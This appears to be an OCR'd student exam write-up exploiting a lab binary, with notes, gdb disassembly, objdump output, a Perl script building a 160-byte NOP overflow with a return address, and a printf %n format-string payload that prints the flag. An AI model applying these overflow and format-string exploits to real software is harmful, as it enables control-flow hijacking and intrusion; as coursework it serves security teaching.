
"I pledge on my honor that I have not given or received any unauthorized assistance on this assignment/examination."

- Upon running function takes 2 parameters
- Upon disass of main we also see on main+37 mov(%eax), %eax which professor defined as “Attackers dream” while describing format string vulnerability for exploitation with %n
- The second parameter is reflected back to us that means it goes through printf. I know this by “./final AAAA  BBBB” outputs “BBBB”
- Now we know printf is vulnerable to check that we will do “./final AAAA AAAA-%x ” and we will get AAAA-41414141
- So we're getting the input back on the first %X which is great.
- So it’s outputting the binary now we have to use %n thing to leverage that vulnerability to run the print flag function.
- We get a segmentation fault if we replace %x by%n because AAAA or 41414141 is not a valid address.
- Im checking the global offset table for anything eye-catching by objdump -R final
- Didn't find putchar, which i was hoping to find
- These vulnerable operations are happening on the bazinga function as it contains a vulnerable strcpy and a printf.
- We see that the first arg goes to that_fyi_was_sarcasm which has a buffer overflow vulnerability because of strcpy. I got a segmentation fault on a large input.
- There is a function called print_flag which is called by the function I_should_have_the_flag
- So we have to manipulate control to that place.
- 1st arg goes to that_fyi_was_sarcasm and 2nd aarg goes to bazinga
- I’ll try to find a jmp statement i can exploit by doing something
- I guess I’ll have to jump too that function straight from fmt vuln
- Everything done till now is in the first figure.
- Now I’ll try to craft exploit
- Now i created a perl script named pl.pl which gives us pl you can see this in the second picture I got the ret addr of the function in gdb by typing info functions.
- Running this perl script on it’s own in gd we get a gibberish flag. (in the first arg perl script and the second arg AAAA)
- Now for the second argument we’ll leverage the fmt string vuln
- We see that 0804a0c is the key in gdb
- But we cant access it directly so we use that at the top of printf as our address to where we want to go and now for the content of the same we have to use 274


%u but were already writing5 bytes 4 as the addr and '-' so we use 269%u and our second arg becomes as follows

- `perl -e 'print "\x2c\xa0\x04\x08"'`-%269u-%1\$n
- %1\$n is because remember that we got 41414141 on the first time %x
- Now everything together gives us flag.


Terminal
En
8:53 PM
user@user-VirtualBox: ~/Downloads/Finals
user@user-VirtualBox: ~/Downloads/Finals

```
Segmentation fault (core dumped)
user@user-VirtualBox:~/Downloads/Finals$ objdump -d final | grep "jmp *"
 8048376:       ff 25 08 a0 04 08       jmp    *0x804a008
 8048380:       ff 25 0c a0 04 08       jmp    *0x804a00c
 804838b:       e9 e0 ff ff ff          jmp    8048370 <_init+0x24>
 8048390:       ff 25 10 a0 04 08       jmp    *0x804a010
 804839b:       e9 d0 ff ff ff          jmp    8048370 <_init+0x24>
 80483a0:       ff 25 14 a0 04 08       jmp    *0x804a014
 80483ab:       e9 c0 ff ff ff          jmp    8048370 <_init+0x24>
 80483b0:       ff 25 18 a0 04 08       jmp    *0x804a018
 80483bb:       e9 b0 ff ff ff          jmp    8048370 <_init+0x24>
 80483c0:       ff 25 1c a0 04 08       jmp    *0x804a01c
 80483cb:       e9 a0 ff ff ff          jmp    8048370 <_init+0x24>
 80483d0:       ff 25 20 a0 04 08       jmp    *0x804a020
 80483db:       e9 90 ff ff ff          jmp    8048370 <_init+0x24>
 80483e0:       ff 25 fc 9f 04 08       jmp    *0x8049ffc
 80484cb:       eb 93                   jmp    8048460 <register_tm_clones>
 80484e6:       e9 75 ff ff ff          jmp    8048460 <register_tm_clones>
 8048523:       eb 0d                   jmp    8048532 <shel_bot+0x2b>
 804858e:       eb 22                   jmp    80485b2 <i_should_have_the_flag+0x7d>
user@user-VirtualBox:~/Downloads/Finals$ date
Thu Dec 16 20:50:51 EST 2021
user@user-VirtualBox:~/Downloads/Finals$ echo Hrishit Joshi
Hrishit Joshi
user@user-VirtualBox:~/Downloads/Finals$ objdump -R final

final:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a030 R_386_COPY        stderr@@GLIBC_2.0
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
0804a014 R_386_JUMP_SLOT   puts@GLIBC_2.0
0804a018 R_386_JUMP_SLOT   exit@GLIBC_2.0
0804a01c R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804a020 R_386_JUMP_SLOT   fprintf@GLIBC_2.0


user@user-VirtualBox:~/Downloads/Finals$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:72:2a:e5
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::6a54:1aeb:a783:c601/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:57384 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27970 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:53093573 (53.0 MB)  TX bytes:8072740 (8.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1008 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1008 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:91075 (91.0 KB)  TX bytes:91075 (91.0 KB)

user@user-VirtualBox:~/Downloads/Finals$
```

```
user@user-VirtualBox:~/Downloads/Finals$ date
Thu Dec 16 20:25:05 EST 2021
user@user-VirtualBox:~/Downloads/Finals$ gdb -q final
Reading symbols from final...(no debugging symbols found)...done.
(gdb) disass main
Dump of assembler code for function main:
   0x08048635 <+0>:     push   %ebp
   0x08048636 <+1>:     mov    %esp,%ebp
   0x08048638 <+3>:     pushl  0x8(%ebp)
   0x0804863b <+6>:     call   0x8048615 <validate_params>
   0x08048640 <+11>:    add    $0x4,%esp
   0x08048643 <+14>:    mov    0xc(%ebp),%eax
   0x08048646 <+17>:    add    $0x8,%eax
   0x08048649 <+20>:    mov    (%eax),%eax
   0x0804864b <+22>:    push   %eax
   0x0804864c <+23>:    call   0x80485cd <bazinga>
   0x08048651 <+28>:    add    $0x4,%esp
   0x08048654 <+31>:    mov    0xc(%ebp),%eax
   0x08048657 <+34>:    add    $0x4,%eax
   0x0804865a <+37>:    mov    (%eax),%eax
   0x0804865c <+39>:    push   %eax
   0x0804865d <+40>:    call   0x80485f7 <that_fyi_was_sarcasm>
   0x08048662 <+45>:    add    $0x4,%esp
   0x08048665 <+48>:    mov    $0x0,%eax
   0x0804866a <+53>:    leave
   0x0804866b <+54>:    ret
End of assembler dump.
(gdb) disass bazinga
Dump of assembler code for function bazinga:
   0x080485cd <+0>:     push   %ebp
   0x080485ce <+1>:     mov    %esp,%ebp
   0x080485d0 <+3>:     sub    $0x64,%esp
   0x080485d3 <+6>:     movl   $0xa,-0x4(%ebp)
   0x080485da <+13>:    pushl  0x8(%ebp)
   0x080485dd <+16>:    lea    -0x64(%ebp),%eax
   0x080485e0 <+19>:    push   %eax
   0x080485e1 <+20>:    call   0x8048390 <strcpy@plt>
   0x080485e6 <+25>:    add    $0x8,%esp
   0x080485e9 <+28>:    pushl  0x8(%ebp)
   0x080485ec <+31>:    call   0x8048380 <printf@plt>
   0x080485f1 <+36>:    add    $0x4,%esp
   0x080485f4 <+39>:    nop
   0x080485f5 <+40>:    leave
   0x080485f6 <+41>:    ret
End of assembler dump.
(gdb) disass that_fyi_was_sarcasm
Dump of assembler code for function that_fyi_was_sarcasm:
   0x080485f7 <+0>:     push   %ebp
   0x080485f8 <+1>:     mov    %esp,%ebp
   0x080485fa <+3>:     sub    $0x9c,%esp
   0x08048600 <+9>:     pushl  0x8(%ebp)
   0x08048603 <+12>:    lea    -0x9c(%ebp),%eax
   0x08048609 <+18>:    push   %eax
   0x0804860a <+19>:    call   0x8048390 <strcpy@plt>
   0x0804860f <+24>:    add    $0x8,%esp
   0x08048612 <+27>:    nop
   0x08048613 <+28>:    leave
   0x08048614 <+29>:    ret
End of assembler dump.
(gdb)
```


Terminal
En
9:07 PM
user@user-VirtualBox: ~/Downloads/Finals
user@user-VirtualBox: ~/Downloads/Finals

```
 80483d0:       ff 25 20 a0 04 08       jmp    *0x804a020
 80483db:       e9 90 ff ff ff          jmp    8048370 <_init+0x24>
 80483e0:       ff 25 fc 9f 04 08       jmp    *0x8049ffc
 80484cb:       eb 93                   jmp    8048460 <register_tm_clones>
 80484e6:       e9 75 ff ff ff          jmp    8048460 <register_tm_clones>
 8048523:       eb 0d                   jmp    8048532 <shel_bot+0x2b>
 804858e:       eb 22                   jmp    80485b2 <i_should_have_the_flag+0x7d>
user@user-VirtualBox:~/Downloads/Finals$ date
Thu Dec 16 20:50:51 EST 2021
user@user-VirtualBox:~/Downloads/Finals$ echo Hrishit Joshi
Hrishit Joshi
user@user-VirtualBox:~/Downloads/Finals$ objdump -R final

final:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a030 R_386_COPY        stderr@@GLIBC_2.0
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
0804a014 R_386_JUMP_SLOT   puts@GLIBC_2.0
0804a018 R_386_JUMP_SLOT   exit@GLIBC_2.0
0804a01c R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804a020 R_386_JUMP_SLOT   fprintf@GLIBC_2.0


user@user-VirtualBox:~/Downloads/Finals$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:72:2a:e5
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::6a54:1aeb:a783:c601/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:57384 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27970 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:53093573 (53.0 MB)  TX bytes:8072740 (8.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1008 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1008 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:91075 (91.0 KB)  TX bytes:91075 (91.0 KB)

user@user-VirtualBox:~/Downloads/Finals$ nano pl.pl
user@user-VirtualBox:~/Downloads/Finals$ perl pl.pl
user@user-VirtualBox:~/Downloads/Finals$ ls
final  friends  pl  pl.pl
user@user-VirtualBox:~/Downloads/Finals$ cat pl
�����������������������������������������������������������������������������������������������������
�����������������������������������������������������������5�user@user-VirtualBox:~/Downloads/Finals$

user@user-VirtualBox:~/Downloads/Finals$ ./final `cat pl` `perl -e 'print "\x2c\xa0\x04\x08"'`-%269u-
%1\$n

Flag: What type of computer do you have? And Please don't say a white one..
Segmentation fault (core dumped)
user@user-VirtualBox:~/Downloads/Finals$
```

```
   0x080485ec <+31>:    call   0x8048380 <printf@plt>
   0x080485f1 <+36>:    add    $0x4,%esp
   0x080485f4 <+39>:    nop
   0x080485f5 <+40>:    leave
   0x080485f6 <+41>:    ret
End of assembler dump.
(gdb) disass that_fyi_was_sarcasm
Dump of assembler code for function that_fyi_was_sarcasm:
   0x080485f7 <+0>:     push   %ebp
   0x080485f8 <+1>:     mov    %esp,%ebp
   0x080485fa <+3>:     sub    $0x9c,%esp
   0x08048600 <+9>:     pushl  0x8(%ebp)
   0x08048603 <+12>:    lea    -0x9c(%ebp),%eax
   0x08048609 <+18>:    push   %eax
   0x0804860a <+19>:    call   0x8048390 <strcpy@plt>
   0x0804860f <+24>:    add    $0x8,%esp
   0x08048612 <+27>:    nop
   0x08048613 <+28>:    leave
   0x08048614 <+29>:    ret
End of assembler dump.
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x0804834c  _init
0x08048380  printf@plt
0x08048390  strcpy@plt
0x080483a0  puts@plt
0x080483b0  exit@plt
0x080483c0  __libc_start_main@plt
0x080483d0  fprintf@plt
0x080483f0  _start
0x08048420  __x86.get_pc_thunk.bx
0x08048430  deregister_tm_clones
0x08048460  register_tm_clones
0x080484a0  __do_global_dtors_aux
0x080484c0  frame_dummy
0x080484eb  print_flag
0x08048507  shel_bot
0x08048535  i_should_have_the_flag
0x080485cd  bazinga
0x080485f7  that_fyi_was_sarcasm
0x08048615  validate_params
0x08048635  main
0x08048670  __libc_csu_init
0x080486d0  __libc_csu_fini
0x080486d4  _fini
(gdb) q
user@user-VirtualBox:~/Downloads/Finals$ cat pl.pl
my $r = "\x35\x85\x04\x08" ;#0x08048535
my $buff = "\x90" x 160 ;

# now concatenate

my $pl = $buff.$r;

open OUT, "> pl";
print OUT $pl;
close OUT;
user@user-VirtualBox:~/Downloads/Finals$
```